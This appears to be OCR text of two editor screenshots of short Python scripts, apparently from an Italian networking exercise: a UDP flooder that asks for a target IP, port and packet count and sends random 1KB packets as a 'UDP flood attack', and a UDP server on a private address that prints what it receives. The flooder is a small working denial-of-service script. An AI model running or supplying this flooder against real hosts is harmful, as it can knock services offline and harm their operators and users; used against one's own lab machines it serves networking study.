


~/Desktop/python_prog/Soc_Flooder.py - Mousepad
File Edit Search View Document Help
1 import socket
2 import random
3
4
5 print("Hi, I'm Flooder.")
6 target_ip = input("Enter target IP: ")
7 target_port = int(input("Enter target port: "))
8 packet_size = 1024 # 1KB
9 num_packets = int(input("Enter number of packets to send: "))
10
11 print("Starting UDP flood attack on", target_ip, ":", target_port)
12
13 #Creazione Socket
14 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
15
16 #Invio dei dati
17 for i in range(num_packets):
18 packet_data = bytes([random.randint(0, 255) for _ in
range(packet_size)]) #Uso il modulo random
19 s.sendto(packet_data, (target_ip, target_port))
20
21 print("UDP flood attack finished.")
22


~/Desktop/python_prog/Server_datgram_soc.py - Mousepad
File Edit Search View Document Help
1 #coded by Sinope
2 import socket
3
4 srv_add = "192.168.32.100"
5 srv_port = 44444
6
7 print("Ciao, sono Flooder.")
8
9 # preparo il socket lato server
10 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
11 s.bind((srv_add, srv_port))
12 print("Server avviato, in attesa di pacchetti ... ")
13
14 while True:
15 data, address = s.recvfrom(1024)
16 print(f"Pacchetto ricevuto da {address}: {data}")
17